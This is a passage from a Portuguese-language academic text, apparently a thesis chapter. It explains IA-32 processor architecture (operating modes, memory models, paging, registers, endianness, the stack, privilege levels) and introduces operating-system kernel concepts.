A arquitetura IA-32 suporta três modos de operação: modo protegido (*protected mode*), modo de endereçamento real (*real-address mode*) e modo de gerenciamento de sistema (*system management mode*). O modo de operação determina quais instruções e características arquiteturais estarão disponíveis (INTEL, 2003):

- **modo protegido:** é o modo nativo do processador. Neste modo, todas as instruções e características arquiteturais estão disponíveis. É o modo recomendado para a execução de

todas as aplicações e sistemas operacionais. Possui também a característica de execução de *softwares* que foram produzidos para a antiga arquitetura 8086, através do chamado *virtual-8086 mode*.

- **modo de endereçamento real:** implementa o ambiente de programação do processador 8086. O processador é colocado neste modo após ser ligado ou após um *reset* (reinicialização do computador).
- **modo de gerenciamento de sistema:** fornece um mecanismo transparente para implementar funções específicas da plataforma, tais como gerenciamento de energia e segurança do sistema.

Qualquer programa ou tarefa rodando em um processador IA-32 possui um conjunto de recursos para execução de instruções e para armazenar código, dados e informações de estado. Esses recursos constroem o ambiente básico de execução para um processador da IA-32. Esse ambiente básico de execução é usado em conjunto pelas aplicações e pelo sistema operacional que rodam no processador. Os principais recursos, ilustrados na Figura 5, são (INTEL, 2003):

- **Espaço de endereçamento (*address space*):** todo programa ou tarefa em execução em um processador IA-32 possui um espaço de endereçamento linear de até 4 *GBytes* ($2^{32} - 1$) e um espaço de endereçamento físico de até 64 *GBytes* ($2^{36} - 1$).
- **Registadores básicos de execução de programas:** os oito registradores de propósito geral, os seis registradores de segmento, o registrador EFLAGS, e o registrador EIP (*instruction pointer*) constituem o ambiente básico de execução no qual é executado o conjunto de instruções de propósito geral. Essas instruções realizam aritméticas de inteiro em um *byte*, *word* e *doubleword*, gerenciam o fluxo de controle do programa, operam em *strings* de *bit* e *byte* e em endereços de memória.
- **Registadores x87 FPU:** conjunto de 14 registradores responsáveis pela realização de operações de ponto flutuante.
- **Registadores MMX:** oito registradores MMX que suportam a execução de operações de única instrução multi-dados (SIMD) nos registradores de 64 *bits*.
- **Registadores XMM:** oito registradores XMM e um registrador MXCSR que realizam operações SIMD em registradores de 128 *bits*.
- **Pilha (*stack*):** para suportar procedimentos ou chamadas a subrotinas e passagem de parâmetros entre procedimentos ou subrotinas, recursos de pilha e de gerenciamento de

ilha foram incluídos no ambiente de execução. O funcionamento da pilha será coberto com maiores detalhes mais adiante.




Figura 5: Ambiente básico de execução da IA-32 (INTEL, 2003)

2.5.2 ORGANIZAÇÃO DA MEMÓRIA

A memória que o processador consegue endereçar no seu barramento é chamada memória física. A memória física é organizada como uma seqüência de *bytes* de 8 *bits*. Para cada *byte* é associado um único endereço, chamado de endereço físico. O espaço de endereçamento físico varia de 0 (zero) a um máximo de $2^{36} - 1$ (64 *GBytes*). Os sistemas operacionais utilizam as capacidades de gerenciamento de memória fornecidas pelo processador, como segmentação e paginação, permitindo que a memória seja gerenciada de forma confiável e eficiente. Ao utilizar as vantagens de gerenciamento fornecidas, os programas não acessam diretamente a memória física, como ilustra a Figura 6, passando a acessá-la através do uso de um dos três modelos de memória: plano (*flat*), segmentado ou de endereçamento real (*real-address*) (INTEL, 2003).

- **Modelo *flat***: ao utilizar este modelo, a memória aparece para o programa como sendo um espaço simples e contíguo, chamado de espaço de endereçamento linear. O código (instruções do programa), dados e a pilha estão todos contidos nesse mesmo espaço. O espaço de endereçamento linear é endereçável por byte, com endereços entre 0 (zero) a $2^{32} - 1$.
- **Modelo segmentado (*segmented*)**: ao utilizar este modelo, a memória aparece para o programa como um grupo de espaços de endereçamento independentes chamados de segmentos. Com isso, o código, dados e pilha estão contidos em segmentos separados. Para acessar um dado na memória, o programa precisa fornecer um endereço lógico, que consiste de um seletor de segmento e um *offset* (deslocamento dentro do segmento). Os programas que rodam em um processador da arquitetura IA-32 são capazes de endereçar até 16383 segmentos de diferentes tipos e tamanhos, e cada segmento pode ser de no máximo 2^{32} bytes. Internamente, todos os segmentos que são definidos para o sistema são mapeados para o espaço de endereçamento linear do processador. Para acessar uma região de memória, o processador traduz cada endereço lógico para um endereço linear. Essa tradução é transparente para a aplicação. A razão principal para se utilizar o modelo segmentado é devido à sua capacidade de aumentar a confiabilidade dos programas e sistemas, pois impede que a pilha cresça até a seção de código ou dados e sobrescrever instruções ou dados, respectivamente.

Com o modelo *flat* ou segmentado, o endereço linear é mapeado em endereço físico diretamente ou através de paginação. Quando se utiliza mapeamento direto (paginação desativada), cada endereço linear tem uma correspondência um-por-um com um endereço físico. Quando o mecanismo de paginação da arquitetura IA-32 está ativado, o endereço linear é dividido em páginas, que são mapeadas em uma memória virtual. As páginas da memória virtual são então mapeadas quando necessário para a memória física. Quando um sistema operacional utiliza paginação, o mecanismo é transparente para as aplicações, que enxergam a memória como sendo um espaço de endereçamento linear.

- **Modo de endereçamento real (*real-address*)**: esse modelo é suportado pela arquitetura IA-32 apenas para manter a compatibilidade com programas escritos para o processador 8086, possuindo a memória física dividida em segmentos de 64Kbytes e com um tamanho máximo de espaço de endereçamento linear de 2^{20} bytes.




Figura 6: Os três modelos de gerenciamento de memória da IA-32 (INTEL, 2003)

2.5.3 MODOS DE OPERAÇÃO E MODELOS DE MEMÓRIA

Ao se escrever código para a arquitetura IA-32, é necessário saber em que modo o processador vai executar as instruções e o tipo de modelo de memória usado. A relação entre eles é (INTEL, 2003):

- **Modo protegido:** quando o processador está neste modo, qualquer tipo de modelo de memória pode ser usado, dependendo da implementação do sistema operacional.
- **Modo de endereçamento real:** quando está neste modo, o processador só suporta o modelo de memória de endereçamento real.
- **Modo de gerenciamento de sistema:** utiliza um modelo de memória similar ao modelo de endereçamento real.

2.5.4 PAGINAÇÃO

A memória total disponível não é necessariamente igual à memória física que o computador possui. A utilização de memória virtual possibilita a extensão da quantidade de memória ao estender a memória no disco. Para facilitar, um mecanismo de mapeamento de endereço linear para endereço físico é necessário: a paginação.

O processador divide o espaço de endereçamento linear em páginas de tamanho limitado (geralmente 4KB). Quando um programa tenta acessar um endereço lógico, o processador o converte em endereço linear através do mecanismo de segmentação e em seguida o converte para endereço físico, através do mecanismo de paginação.

Se a página que o processo está tentando acessar não está em memória, uma exceção de falha de página é gerada, e geralmente o sistema operacional vai interceptá-la e carregar a página requerida para a memória. Após voltar do tratador de interrupção, a instrução que causou a exceção será reiniciada.

A informação que o processador precisa para converter endereços lineares em endereços físicos está contida em um diretório de páginas e em uma tabela de páginas. Ambos são *arrays* de valores de 32 *bits*, cada um contido em uma página de 4KB.

O registrador de controle *cr3* contém a base de endereços das diversas tabelas de páginas. Como ela está contida em uma página de 4KB, o número máximo de entradas é 1024. Portanto, uma tabela de páginas possui endereços de no máximo 1024 páginas.

A figura a seguir representa como um endereço linear é traduzido em um endereço físico.



Figura 7: Tradução de endereços lineares usando paginação (INTEL, 2003)

Quando a paginação é utilizada, o endereço linear é dividido em diversas partes:

- *Bits 31 a 22*: tem o deslocamento para uma entrada na tabela de diretório. A entrada selecionada fornece a base do endereço físico de uma tabela de páginas.
- *Bits 21 a 12*: tem o deslocamento para uma entrada na tabela de página selecionada. Essa entrada fornece a base do endereço físico de uma página na memória física.
- *Bits 0 a 11*: tem o deslocamento para um endereço físico na página.

O PDE (*page directory entry*, entrada no diretório de páginas), e o PTE (*page table entry*, entrada na tabela de páginas) são representados a seguir:




Figura 8: *Page Directory Entry e Page Table Entry* (INTEL, 2003)

Os *bits 31 a 12* são usados para determinar o endereço base da tabela de página e da página. Os outros campos, são descritos a seguir:

- *flag P*: indica se página está presente em memória ou não, se um programa tenta acessar uma página onde o bit não está setado, uma exceção de falha de página é gerada;
- *R/W flag*: especifica se a página é pode ser escrita (bit setado) ou apenas leitura;
- *U/S flag*: especifica o privilégio da página. Se o bit não está setado, a página possui nível de supervisor, caso contrário é nível de usuário;
- *WT flag*: determina o tipo de cache utilizado para a página ou tabela de página: se estiver setado, é utilizado write-through (quando uma escrita é realizada, é escrito tanto no cache quanto na memória). Caso contrário, write-back é utilizado (escritas são realizadas apenas no cache, e depois são feitas na memória quando uma operação de write-back é realizada);
- *CD flag*: desabilita o cache para a página ou tabela de página;
- *A flag*: indica se a página foi acessada ou não.

- *D flag*: indica se a página foi modificada.
- *AI flag*: seleciona o índice de atributos da página. Foi apenas utilizado nos processadores Pentium 3 e não são relevantes para este documento;
- *PS flag*: indica o tamanho da página. Se não estiver setado, a página é 4KB. Páginas maiores que 4KB não são relevantes para este documento;
- *G flag*: indica se a página é global ou não. Se for global, ela não será removida do TLB quando um novo endereço é lido no registrador *cr3*.

Como o endereçamento paginado tem um grande impacto na performance se um endereço tiver que ser pesquisado toda a vez que for requisitado, o processador armazena a página de diretório e as entradas da tabela de páginas em um cache, o TLB (*translation lookaside buffer*). Quando o TLB fica cheio, o processador começa a liberar espaço para novas entradas. A partir da família Pentium o processador armazena caches TLB separados, um para instruções e outro para dados, chamados de ITLB (*instruction translate lookaside buffer*) e DTLB (*data translate lookaside buffer*).

2.5.5 REGISTRADORES BÁSICOS

O processador fornece 16 registradores básicos que são utilizados pelo sistema e também na programação de aplicações (Figura 9). São eles (INTEL, 2003):

- **Registradores de propósito geral**: oito registradores (EAX, EBX, ECX, EDX, ESI, EDI, EBX e ESP) que estão disponíveis para armazenar operandos (para operações lógicas e aritméticas, e para cálculos de endereços) e ponteiros. Eles mantêm a compatibilidade com arquiteturas anteriores, podendo ser acessados através de (AX, BX, CX, DX, SI, DI, SP e BP, todos de 16 *bits*) e também compatibilidade com 8 *bits* (AH, BH, CH, DH, AL, BL, CL e DL). Apesar de cada um estar disponível para armazenamento genérico, eles possuem propósitos de uso: EAX (acumulador para operandos e dados de resultados), EBX (ponteiro para dados no segmento DS), ECX (contador para operações de *string* e *loop*), EDX (ponteiro de *I/O*), ESI (ponteiro para dados no segmento apontado por DS e origem para operações com *string*), EDI (ponteiro para dados no segmento apontado por ES e destino para operações com *string*), ESP (ponteiro para o topo da pilha) e EBX (ponteiro para a base da pilha).
- **Registradores de segmento**: são seis registradores (CS, DS, SS, ES, FS e GS) que armazenam os seletores de segmento de 16 *bits*. Um seletor de segmento é um ponteiro es-

pecial que identifica um segmento na memória. Quando se utiliza o modelo de memória *flat*, os 6 registradores apontam para o mesmo endereço linear, e os dados podem ser acessados utilizando-se um *offset* (deslocamento). Já no modelo segmentado, cada registrador é ordinariamente carregado com um diferente seletor de segmento, de tal maneira que cada registrador aponte para uma região diferente dentro do espaço de endereçamento linear. Cada um dos registradores de segmento tem associado a si um dos tipos de armazenamento: código, dados ou pilha. O registrador CS contém o seletor de segmento para o segmento de código, onde as instruções são armazenadas, e ele não pode ser carregado explicitamente com dados do programador, pois é controlado implicitamente pelo processador. O registrador SS aponta para o segmento de pilha e pode ser modificado explicitamente. Os outros segmentos, DS, ES, FS e GS, apontam para quatro segmentos de dados, o que permite acesso seguro e eficiente a quatro tipos diferentes de estruturas de dados.

- **EFLAGS (registrador de status e controle do programa):** reporta o status do programa sendo executado e permite um controle (limitado) do processador.
- **EIP (registrador de ponteiro para instrução):** contém o *offset* dentro do segmento de código atual que será a próxima instrução a ser executada e é controlado implicitamente pelo processador.




Figura 9: Principais registradores da IA-32 (INTEL, 2003)

2.5.6 BIG ENDIAN E LITTLE ENDIAN

Existem 2 tipos de ordenação de *byte*:

- *little endian*: também chamado de *Intel byteorder*;
- *big endian*: também chamado de *motorola* ou *network byteorder*.

Little endian quer dizer que o LSB (*least significant byte*, byte menos significativo) de um inteiro *multibyte* será armazenado no endereço mais baixo. Enquanto que em *big endian*, o MSB (*most significant byte*, byte mais significativo) será armazenado no endereço mais baixo. Por exemplo, um inteiro com o valor hexadecimal $0x12345678$ se for armazenado a partir da posição 0 em memória, seria armazenado como pode ser visto na Tabela 2 (HOWTO, 2000):

Como vemos na Tabela 2, *big endian* é mais legível. No entanto, *little endian* se mostra mais eficiente quando há a necessidade de truncar um valor de um inteiro para tamanhos menores.

Tabela 2: *Big Endian e Little Endian*

mem	[0]	[1]	[2]	[3]
LE	0x78	0x56	0x34	0x12
BE	0x12	0x34	0x56	0x78

2.5.7 TIPOS DE OPERANDOS EM INSTRUÇÕES

As instruções da arquitetura IA-32 atuam em zero ou mais operandos. Alguns são especificados explicitamente em uma instrução e outros são implícitos. Os dados que podem ser utilizados como origem em uma instrução podem ser dos seguintes tipos (INTEL, 2003):

- **Um operador imediato:** são dados fixos fornecidos para a instrução, por exemplo: *add EAX, 14* (adiciona 14 ao conteúdo do registrador EAX). Não podem ser maiores que 2^{32} .
- **Um registrador:** podem ser utilizados os registradores de propósito geral, registradores de segmento, o registrador EFLAGS, os registradores x87, os registradores MMX e XMM, registradores de controle (CR0 até CR4), registradores de ponteiro para as tabelas de sistema, registradores de *debug* e registradores MSR.
- **Uma região de memória:** são referenciados no formato de segmento:offset, com 16 *bits* para segmento e 32 *bits* para o *offset*, por exemplo: *mov ES:[EBX], EAX* (move o valor do registrador EAX no segmento apontado pelo registrador ES com um deslocamento (*offset*) contido no registrador EBX).
- **Uma porta de E/S:** o processador suporta um espaço de endereçamento de E/S de até 65536 portas de E/S de 8 *bits*. Ela pode ser utilizada como operando através de um valor imediato ou como um valor no registrador DX.

Quando a instrução retorna dados para um operando de destino, ele pode ser retornado para um dos seguintes lugares:

- **Um registrador.**
- **Uma região de memória.**
- **Uma porta de E/S.**

Tabela 3: Algumas instruções da IA-32 (em sintaxe Intel)

Instrução	Sintaxe	Descrição
mov	mov dest, src	Copia o conteúdo de src em dest
add	add dest, src	Adiciona em dest o valor de src
sub	sub dest, src	Subtrai de dest o valor de src
push	push alvo	Empurra o valor em alvo na pilha
pop	pop alvo	Retira um valor da pilha e põe em alvo
jmp	jmp endereço	Troca o valor contido em <i>eip</i> para o valor em <i>endereço</i>
int	int valor	Chama a interrupção valor

2.5.8 INSTRUÇÕES DE PROPÓSITO GERAL

As instruções de propósito geral realizam operações básicas de: movimento de dados, aritmética, lógica, fluxo de execução e operação com *strings* que os programadores usam para escrever aplicações que rodam na arquitetura IA-32. Elas operam em dados contidos na memória, nos registradores de propósito geral, nos registradores de segmento e no registrador EFLAGS. A Tabela 3 lista as principais instruções utilizadas (INTEL, 2003).

2.5.9 A PILHA

O processador suporta chamadas de procedimentos nas seguintes maneiras: instruções *call* e *ret*, e instruções *enter* e *leave*, que trabalham em conjunto com as instruções *call* e *ret*. Esses dois mecanismos usam a pilha de procedimento, ou simplesmente pilha, para: salvar o estado do procedimento chamador, passagem de parâmetros para o procedimento chamado, e armazenar variáveis locais para o procedimento em execução (INTEL, 2003).

A pilha é um tipo abstrato de dados que possui a característica de ser *LIFO*, *last in, first out*, ou seja, o primeiro item adicionado é o primeiro a sair. Em memória, a pilha é apenas um *array* contíguo de locais de memória. Ela está contida em um segmento e é identificada pelo seletor de segmento no registrador SS. Ela pode ter um tamanho de 4 *gigabytes*, tamanho máximo de um segmento. Os itens são colocados na pilha usando a instrução *push* e removidos da pilha através da instrução *pop*.

Quando um item é colocado na pilha, o processador decrementa o registrador *esp*, e então escreve o item novo no topo da pilha. Quando um item é retirado da pilha, o processador lê o item do topo da pilha, e então incrementa o registrador *esp*. Dessa maneira, a pilha cresce para baixo (em direção ao endereço mais baixo) quando itens são colocados na pilha e diminui para cima (em direção ao endereço mais alto) quando itens são retirados da pilha.

Um programa ou sistema operacional pode possuir muitas pilhas. Isso é utilizado em sistemas multitarefa, onde cada tarefa possui a sua própria pilha. O número de pilhas em um sistema é limitado pelo número máximo de segmentos e a quantidade de memória física disponível.

Quando um sistema possui muitas pilhas, apenas uma está disponível por vez: a **pilha atual**. A **pilha atual** é aquela contida no segmento referenciado pelo registrador *SS*. O processador referencia o registrador *SS* automaticamente para todas as operações com pilha. Por exemplo, quando o registrador *esp* é utilizado como um endereço de memória, ele automaticamente aponta para um endereço na **pilha atual**. Além disso, as instruções *call*, *ret*, *push*, *pop*, *enter* e *leave* realizam operações na **pilha atual** (INTEL, 2003).

O processador possui dois ponteiros para a ligação de procedimentos: o ponteiro base para o *stack-frame* (quadro de pilha, ou registro de ativação) e o ponteiro *return instruction* (endereço de retorno).

A pilha é tipicamente dividida em quadros (Figura 10). Cada quadro da pilha pode possuir variáveis locais, parâmetros a serem passados para outro procedimento e informação para ligação de procedimentos. O ponteiro base do quadro atual (contido no registrador *ebp*) identifica um ponto de referência fixo dentro do quadro de pilha para o procedimento chamado. Para usar esse ponteiro de quadro, o procedimento chamado geralmente copia o valor do registrador *esp* no registrador *ebp* antes de empilhar suas variáveis locais.

Com isso, o ponteiro de quadro permite acesso fácil às estruturas de dados passadas na pilha, ao ponteiro de endereço de retorno e às variáveis locais adicionadas para a pilha pelo procedimento chamado. O ponteiro de endereço de retorno é empilhado automaticamente antes de uma instrução *call*, e é o endereço que aponta para a instrução onde a execução do procedimento chamador deve retornar em consequência do retorno da função chamada.

O processador não se preocupa com a veracidade desse valor, portanto é de cargo do programador/sistema operacional assegurar que ele aponta para o local certo. A passagem de parâmetros entre procedimentos podem ser feitos de três maneiras: através dos registradores de propósito geral, um ponteiro para uma lista de argumentos (que se encontram na memória) ou pela pilha (INTEL, 2003).




Figura 10: Estrutura da pilha (INTEL, 2003)

2.5.10 NÍVEIS DE PRIVILÉGIO

Na arquitetura IA-32, o mecanismo de proteção fornece 4 níveis de privilégio, numerados de 0 a 3, onde os maiores números significam níveis menos privilegiados. A principal razão para o uso desses níveis privilegiados é aumentar a confiabilidade de sistemas operacionais. O nível mais alto de privilégio, o nível 0 (zero), é usado por segmentos que contém os códigos mais críticos no sistema, geralmente a parte central do sistema operacional. Os outros níveis, são utilizados por programas que possuem códigos menos críticos. O acesso de níveis menos privilegiados a módulos mais privilegiados só é possível através de uma interface rigorosamente controlada e protegida chamada **gate**. Qualquer tentativa de acesso a uma camada mais privilegiada sem passar pelo *gate* de proteção ou sem possuir direitos suficientes gera uma exceção (INTEL, 2003).

2.6 SISTEMAS OPERACIONAIS

Nesta seção veremos o funcionamento de um sistema operacional tradicional e em seguida como o Linux se encaixa nos conceitos básicos.

2.6.1 CONCEITOS BÁSICOS

Cada computador possui um conjunto básico de programas chamado de sistema operacional. Dentro do sistema operacional, se encontra o principal componente conhecido como *kernel*⁹, que é carregado na memória quando o sistema inicia e possui os procedimentos mais críticos para o bom funcionamento do sistema. Por isso, o *kernel* às vezes se torna sinônimo de sistema operacional (BOVET; CESATI, 2003).

O sistema operacional deve cumprir dois objetivos principais:

- **interagir com o *hardware*, trabalhando com os elementos de baixo nível dos elementos do *hardware*;**
- **fornecer um ambiente de execução estável e confiável para as aplicações que serão executadas (programas de usuário).**

Alguns sistemas operacionais permitem que o usuário acesse diretamente o *hardware*, como o MS-DOS. Em um *Unix-like*, quando um programa precisa acessar um dispositivo de *hardware*, ele deve primeiro pedir permissão ao sistema operacional. O *kernel* então avalia o pedido decidindo se o programa possui o direito de acessar o recurso (BOVET; CESATI, 2003).

